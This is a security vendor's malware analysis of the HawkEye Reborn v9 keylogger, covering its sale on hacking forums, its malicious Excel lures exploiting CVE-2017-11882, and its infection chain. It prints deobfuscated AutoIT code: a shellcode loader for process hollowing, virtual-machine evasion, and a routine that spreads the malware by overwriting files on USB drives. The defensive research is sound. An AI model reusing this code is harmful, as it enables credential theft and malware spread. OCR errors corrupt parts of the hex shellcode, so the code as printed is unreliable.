New HawkEye Reborn Variant Emerges Following Ownership Change

By Edmund Brumaghin

Published: 2019-04-15 · Archived: 2026-04-05 22:21:52 UTC

Edmund Brumaghin and Holger Unterbrink authored this blog post.

Executive summary

Malware designed to steal sensitive information has been a threat to organizations around the world for a long time. The emergence of the greyware market and the increased commercialization of keyloggers, stealers, and remote access trojans (RATs) has magnified this threat by reducing the barrier to entry for attackers. In many cases, the adversaries leveraging these tools do not need to possess programming skills or in-depth computer science expertise, as they are now being provided as commercial offerings across the cybercriminal underground. We have previously released in-depth analyses of these types of threats and how malicious attackers are leveraging them to attack organizations with Remcos in August and Agent Tesla in October.


HawkEye is another example of a malware kit that is actively being marketed across various hacking forums. Over the past several months, Talos observed ongoing malware distribution campaigns attempting to leverage the latest version of the HawkEye keylogger/stealer, HawkEye Reborn v9, against organizations to steal sensitive information and account credentials for use in additional attacks and account compromise.

History of HawkEye


HawkEye is a malware kit that has been around for several years and has seen continuous development and iterations since at least 2013. It is commonly sold on various hacking forums as a keylogger and stealer that can be used to monitor systems and exfiltrate information from those systems. It features robust stealing capabilities as it can be used to obtain sensitive information from a variety of different applications. This information can then be transmitted to the attacker using protocols such as FTP, HTTP, and SMTP. Talos has recently identified

several changes concerning HawkEye Reborn in the latest version, HawkEye Reborn v9.

In December 2018, a thread on HackForums described a change in the ownership and ongoing development of the HawkEye keylogger.




Shortly following this exchange, new posts began to appear that were attempting to market and sell new versions of HawkEye (HawkEye Reborn v9), with these new posts also referencing the change in ownership of the project moving forward.




HawkEye Reborn v9 is currently marketed as an "Advance Monitoring Solution." It is currently being sold using a licensing model, with purchasers gaining access to the software and updates for different periods based on a tiered pricing model.

HawkEye Reborn v9 also features a Terms of Service agreement that provides some additional insight. While the seller specifies that HawkEye Reborn should only be used on systems with permission, they also explicitly forbid scanning of HawkEye Reborn executables using antivirus software, likely an attempt to minimize the likelihood that anti-malware solutions will detect HawkEye Reborn binaries.



Following these changes, the new developer of HawkEye Reborn has continued to make changes and we expect this to continue as long as the developer can monetize their efforts.



As with other malware that we wrote about last year, while the developer claims that the software should only be used on systems with permission, or "for educational purposes," malicious attackers have been continuously leveraging it against various targets around the world.

Distribution campaigns

For several months during the last half of 2018 and continuing into 2019, Cisco Talos has observed ongoing malicious email campaigns that are being used to distribute versions of the HawkEye Reborn keylogger/stealer. The current version, HawkEye Reborn v9 has been modified from earlier versions and heavily obfuscated to make analysis more difficult.

The email campaigns that have been observed feature characteristics that are consistent with what is commonly seen with malspam campaigns, with the emails purporting to be associated with various documents such as invoices, bills of materials, order confirmations, and other corporate functions. An example of one of these emails is below:




Figure 1: Example email message

While the current email contains leverage malicious Microsoft Excel files, earlier campaigns have also been observed leveraging RTF and DOC files. Additionally, a small number of campaigns over this same period also made use of various file-sharing platforms like Dropbox for hosting the malicious documents rather than directly attaching them to the messages themselves.




Figure 2: Example malicious Excel document

Similar to the technique described in our previous blog about Remcos, the contents of the documents have been intentionally made to appear as if they are blurry, with the user being prompted to enable editing to have a clearer view of the contents.

Another interesting characteristic of the malicious documents is that the metadata associated with the document files themselves also matches that found in many of the malicious documents that were previously being used to spread Remcos.

Figure 3: Document metadata

Additionally, the creation and modification dates associated with these documents are shortly after we released a detailed analysis of Remcos distribution campaigns that were being observed throughout 2018.


Assuming the victim opens the attachment, the infection process begins as described in the following section.

Many of the distribution servers that are being used to host the HawkEye keylogger binaries that are retrieved during the infection process are hosting large numbers of malicious binaries and, in many cases, contain open directory listings that can be used to identify the scope of the infections that they are being used to facilitate. In many cases, additional stealers, RATs, and other malware were observed being hosted on the same web servers.

Analysis of HawkEye Reborn


The campaign starts with sending the aforementioned Excel sheets that exploit the well-known CVE-2017-11882 vulnerability, an arbitrary code execution bug in Microsoft Office. The exploit works similarly to what we saw with Agent Tesla in October. It leverages a buffer overflow in the Equation Editor, which occurs if

someone hands over a font name that's too long. The shellcode starts after the MTEF font tag "08 13 36" in this case.




After execution in the Equation Editor (EQNEDT32.EXE) context, it downloads the malicious data from the malware server as you can see in the ThreatGrid Process Timeline screenshot below. After a successful download, it creates and starts the RegAsm.exe process.

This RegAsm.exe process is a heavily obfuscated AutoIT script compiled into a PE. After decompiling it from the PE file, it is heavily obfuscated and still almost unreadable.



We deobfuscated the script to understand how the infection process works. It first creates the "winrshost" mutex. Then, it extracts the final payload malware from two objects in the PE resource section (capisp1, appsruprov2).



It concatenates them and uses AES to decrypt the result, using the hardcoded key "pydbdio…" which is handed over to the DecryptData function (see above). The screen capture below shows the decryption function.

It then calls the StartAndPatchRegAsm function.

```
FUNC StartAndPatchRegAsm($PROTECT) ; PROTECT = False
    LOCAL $DecryptedDataFromResources=$De_or_EncryptedData  ; decrypted Data
    IF FileExists(@HomeDrive&"\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe")THEN
        ;start_protect_hexcode($WPATH,$WARGUMENTS,$LPFILE,$PROTECT)
        $PROCESSID=start_protect_hexcode(@HomeDrive&"\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe","",$DecryptedDataFromResources,$PROTECT)
    ELSEIF FileExists(@HomeDrive&"\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe")THEN
        $PROCESSID=start_protect_hexcode(@HomeDrive&"\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe","",$DecryptedDataFromResources,$PROTECT)
    ENDIF
ENDFUNC
```

This function tries to find the original Microsoft RegAsm executable path. It hands over the decrypted buffer extracted from the resource section and the path from the original RegAsm executable to the start_protect_hexcode function.

```
FUNC start_protect_hexcode($WPATH,$WARGUMENTS,$LPFILE,$PROTECT) ; WPATH= org. RegAsm.exe , "" , LPfile = decoded data from resource sections; Protect = False
    LOCAL $HEXCODE1="0x558BEC8B4D088BC1803900740640803800750F A2BC15DC20400558BEC5657"
    $HEXCODE1&="8B7D0833F657E8D7FFFFFF8BC885C974200FBE07C1E60403F08BC6250800000"
    $HEXCODE1&="F0740BC1E81833F081E6FFFFFF0F47497508F8BC65E5DC20400558BEC5151"
    $HEXCODE1&="53565788D0033F68B473C8B44387803C788502088581C03D78B482403DF8B"
    $HEXCODE1&="40180 3CF8955FC894DF8B9450085C07419B804B203C750E882FFFFFF3B450C"
    $HEXCODE1&="74148B55FC463B750872E733C05F5E5B8BE55DC208008B45F80FB704708B04"
    $HEXCODE1&="830 3C7EBE9558BEC81ECF0010000535657 33FF897D08648B353000000008B76"
    $HEXCODE1&="0C8B760C8B368B368B761889758B897DC8648B353000000008B760C8B760C8B"
    $HEXCODE1&="368B761889758B8D45B4C78558FFFFFF793A3C07898520FFFFF8BF78D45E8"
    $HEXCODE1&="C7855CFFFFFF794ABA0B898524FFFFFF8D45B0898528FFFFFF8D45A489852C"
    $HEXCODE1&="FFFFFF8D45C0898530FFFFFF8D459B898534FFFFFF8D45D489853BFFFFFF8D"
    $HEXCODE1&="45AB89853CFFFFFF8D45A8898540FFFFFF8D4590898544FFFFFF8D45948985"
    $HEXCODE1&="48FFFFFF8D45C4898548CFFFFFF8D45AC89855 0FFFFFF8D45CCC78560FFFFFF"
    $HEXCODE1&="EE3B830CC78564FFFFFF5764E101C78568FFFFFF18E4CA8C78568CFFFFFFE3"
    $HEXCODE1&="CADB03C78570FFFFFF99B04806C78574FFFFFF93BA9403C78578FFFFFE4C7"
    $HEXCODE1&="8904C7857CFFFFFFE487B804C74580A920D701C7458405D13D8BC745884427"
    $HEXCODE1&="230FC745BCE86F180D898554FFFFFF8B45C883FE02FFB4B558FFFFF0F4F45"
    $HEXCODE1&="B850E842FEFFFF8B8CB520FFFFFF89018SC00F84910300004683FE0E7CD28B"
    $HEXCODE1&="DF6A108D45D84350895DFCFF55E86AA4BDB5DCFEFFFF50FF55E868CC020000"
    $HEXCODE1&="8D8510FCFFFF50FF55E88B4D10C7B510FCFFFF0700010088713C03F10FB746"
```

```
    $HEXCODE1&="FCFFFF83C00850FF75D8FF55D485C00FB43CFEFFFF8B46280345FB8985C0FC"
    $HEXCODE1&="FFFF8D8510FCFFFF50FF75DCFF559085C00F841BFEFFFFF75DCFF55AC85C0"
    $HEXCODE1&="0F840DFEFFFF8B45E0E81D8B5DFC33FF837DD800740757FF75D8FF55A883FB"
    $HEXCODE1&="050F8677FCFFFF33C05F5E5B8BE55DC20C00"
    LOCAL $BinLenHEXCODE1=BinaryLen($HEXCODE1)
    LOCAL $DLLFunkArray=["DllStructCreate","DllCall","DllCallAddress","DllStructSetData"]
    LOCAL $AllocedBufferForHexCode1=DllCall("kernel32","ptr","VirtualAlloc","dword",0,"dword",$BinLenHEXCODE1,"dword","0x3000","dword","0x40")[0]
    LOCAL DllStructCreateHEXCODE1=DllStructCreate("byte shellcode["&$BinLenHEXCODE1&"]",$AllocedBufferForHexCode1)
    LOCAL DllStructCreateLPFILE=DllStructCreate("byte lpfile["&StringLen($LPFILE)&"]")
    DllStructSetData(DllStructCreateHEXCODE1,"shellcode",$HEXCODE1)
    DllStructSetData(DllStructCreateLPFILE,"lpfile",$LPFILE)
    ; start shellcode and had LPFILE buffer over as last argument
    LOCAL $ReturnValAllocedBufferForHexCode1Array=DllCallAddress("dword",$AllocedBufferForHexCode1+"0xBE","wstr",$WPATH,"wstr",$WARGUMENTS,"ptr",DllStructGetPtr(
        DllStructCreateLPFILE))
    LOCAL $HandleHexCode1Process=DllCall("kernel32.dll","handle","OpenProcess","dword","0x001F0FFF","bool",0,"dword",$ReturnValAllocedBufferForHexCode1Array[0])[0]
    DllCall("kernel32","dword","VirtualFree","dword",$AllocedBufferForHexCode1,"dword",0,"dword","0x8000")
    IF $PROTECT THEN
        ACL($HandleHexCode1Process)
    ENDIF
ENDFUNC
```


Then it starts the process-hollowing shellcode, which is stored in the HEXCODE1 variable. This shellcode injects the final payload taken from the resource section into the original RegAsm.exe process. The shellcode in HEXCODE1 is very similar to this RunPE example.

The AutoIT script is offering a lot of other functions which are not used in this campaign, like anti-virtual machine detection, USB drive infection and others.

```
FUNC check_for_vmtools_vbox_process()
    LOCAL $vmdetect_string_arrayy=["vmtoolsd.exe","vbox.exe"]
    FOR $I=0TO UBOUND($vmdetect_string_arrayy)-1
        IF ProcessExists($vmdetect_string_arrayy[$I])THEN
            ProcessClose(@AutoItPID)
        ENDIF
    NEXT
ENDFUNC
```

```
FUNC check_for_Progman()
    IF NOT WinExists("[CLASS:Progman]")THEN
        ProcessClose(@AutoItPID)
    ENDIF
ENDFUNC

FUNC WriteMalwareToUSB_pif_Files()
    $USBLIST=DriveGetDrive("REMOVABLE")
    IF $USBLIST <> "" THEN
        FOR $I=1TO $USBLIST[0] ; all removable drives
            IF $USBLIST[$I] <> @HomeDrive THEN ; Drive letter of drive containing current user's home directory.
                LOCAL $FILEARRAY
                $FILEARRAY=_FILELISTTOARRAYREC($USBLIST[$I],"*",1,1,0,"2") ; incl all files/folders, files only, Search in all subfolders , Not sorted ,
                retpathsFull path included
                FOR $F=1 TO $FILEARRAY[0] ; Number of Files
                    $DATATARGET=BINARY(FileRead($FILEARRAY[$F])) ; store file content in DATATARGET
                    $CHECKDATA=StringInStr($FILEARRAY[$F],".pif") ; search for .pif files in FILEARRAY list of found files on USB
                    IF NOT $CHECKDATA THEN ; if .pif
                        LOCAL $HANDLE_ORG_EXE=FileOpen(@AutoItExe,"16384") ; org. malware exe
                        FileWrite($FILEARRAY[$F]&".pif",FileRead($HANDLE_ORG_EXE))
                        FileDelete($FILEARRAY[$F])
                        FileClose($HANDLE_ORG_EXE)
                    ENDIF
                NEXT
            ENDIF
        NEXT
    ENDIF
ENDFUNC
```

The final payload — which we found in the AutoIT PE file resource section and was started by the process-hollowing shellcode — is a .NET PE file that's obfuscated with ConfuserEx.



Deobfuscated, we can see it is the HawkEye Keylogger — Reborn v9, Version=9.0.1.6.

